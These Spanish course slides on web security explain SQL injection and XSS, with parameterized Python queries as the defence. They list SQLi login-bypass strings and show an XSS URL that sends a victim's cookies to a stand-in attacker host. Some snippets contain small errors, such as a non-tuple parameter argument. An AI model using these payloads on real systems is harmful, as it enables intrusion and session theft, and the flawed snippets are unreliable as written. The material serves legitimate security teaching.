
Proyecto de Software

Temario


- Algunos problemas de seguridad:
  - SQLi
  - XSS

Hablemos un poco de seguridad



- Referencia: https://medium.com/@tahirbalarabe2/-what-is-secure-by-design-ten-principles-for-security-by-design-5288ed205256

Open Web Application Security Project (OWASP)



- https://owasp.org/Top10/es/

Problemas de seguridad:

¿Qué es SQLi?

Inyección SQL

- Una SQL Injection (**SQLi**) suele ocurrir cuando se arma en forma descuidada una consulta a la base de datos a partir de los **datos ingresados por el usuario**.
- Dentro de estos parámetros pueden venir el código malicioso.
- El atacante logra que los parámetros que ingresa se transformen en comandos SQL en lugar de usarse como datos para la consulta que es lo que originalmente pensó el desarrollador.
- Top 10 de Open Web Application Security Project (**OWASP**) => https://owasp.org/www-project-top-ten/

Inyección SQL

Obtener acceso a una aplicación:

- Suponiendo que la consulta de autenticación de una página que pide email y password es:

```
SELECT * FROM users AS u WHERE
u.email = '"+ email +"' AND u.password = '"+ password +"'
```

- Suponiendo **email='admin'** y **password='admin'** el sql quedaría:

```
SELECT * FROM users AS u WHERE
u.email = 'admin' AND u.password = '"admin'
```

Inyección SQL

¿Qué sucede si usamos **email** == **pass** => **1' or '1'='1** ?

```
SELECT * FROM users AS u WHERE
u.email = '"+ "1' or '1'='1" +"' AND u.password = '"+ "1' or '1'='1" +"'
```

Lo que se se resuelve en:

```
SELECT * FROM users AS u WHERE
u.email = '1' or '1'='1' AND u.password = '1' or '1'='1'
```

(Cualquier cosa) OR TRUE es siempre **TRUE**

- Veamos como funciona... http://localhost:5000/iniciar_sesion_sqli

Inyección SQL

Para obtener acceso a una aplicación web, dependiendo del motor de base de datos, otras estructuras que se pueden usar son:

- ' or 1=1--
- " or 1=1--
- or 1=1--
- ' or 'a'='a
- " or "a"="a
- ') or ('a'='a

Parametrización: Evitando SQLi

- Python soporta múltiples maneras de **parametrizar** las consultas SQL para evitar formar consultas erróneas.

qmark: Símbolo de pregunta.

```
cursor.execute("SELECT first_name FROM users WHERE email = ?", (email))
```

numeric: Numérico o posicional.

```
cursor.execute("SELECT first_name FROM users WHERE email = :1", (email))
```

named: Nombrado.

```
cursor.execute("SELECT first_name FROM users WHERE email = :mail", {'mail': email})
```

Parametrización: Evitando SQLi

- Python Enhancement Proposals: https://www.python.org/dev/peps/pep-0249/#paramstyle

format: Formato ANSI C printf.

```
cursor.execute("SELECT first_name FROM users WHERE email = %s", (email))
```

pyformat: Formato de Python extendido.

```
cursor.execute("SELECT first_name FROM users WHERE email = %(mail)s",{'mail': email})
```


Problemas de seguridad:

¿Qué es XSS?

XSS

- XSS es un ataque de inyección **muy común**.
- Ocurre cuando un **atacante** inyecta código malisioso mediante una aplicación web.
- Puede insertarse HTML, Javascript, entre otros, a través de los formularios o la URL.
- Ese código será ejecutado en el browser de otro usuario.
- En general ocurren cuando **una aplicación toma datos de un usuario, no los filtra en forma adecuada y los retorna sin validarlos ni codificarlos**.

XSS


Attacker
Malicious Script
Vulnerable Website
Send data to attacker
Web Server
Malicious Script
Database Server
User
Vulnerable Website
Malicious Script

XSS - Categorías principales

- **Stored**: son aquellas XSS en las que los scripts inyectados quedan almacenados en el servidor atacado (en una DB por ejemplo).
- **Reflected**: son aquellas XSS en la que los scripts inyectados vuelven al browser reflejados (por ejemplo, mensajes de error, resultados de búsqueda, etc)

XSS - Ejemplos

http://sitio_vulnerable.com/index.html#name=<script>alert(“Ataque!”);</script>

http://video_inseguro.com.ar/busqueda.php?clave=<script>window.location='
http://ataque.com.ar/xss.php?cookie='+document.cookie</script>

- Ver http://localhost:5000/ejemplo_xss

XSS - ¿Cómo evitarlo?

- Validar la entrada: longitud, tipo, sintaxis, etc.
- Reemplazar las "", las palabras **script**, etc.
- Usar herramientas de detección de XSS en nuestra aplicación.
- Usar motores de templates como por ejemplo Jinja2 que por defecto filtran los datos.

Referencias XSS

- https://owasp.org/www-community/attacks/xss/
- https://flask.palletsprojects.com/en/stable/web-security/

Seguimos la próxima ...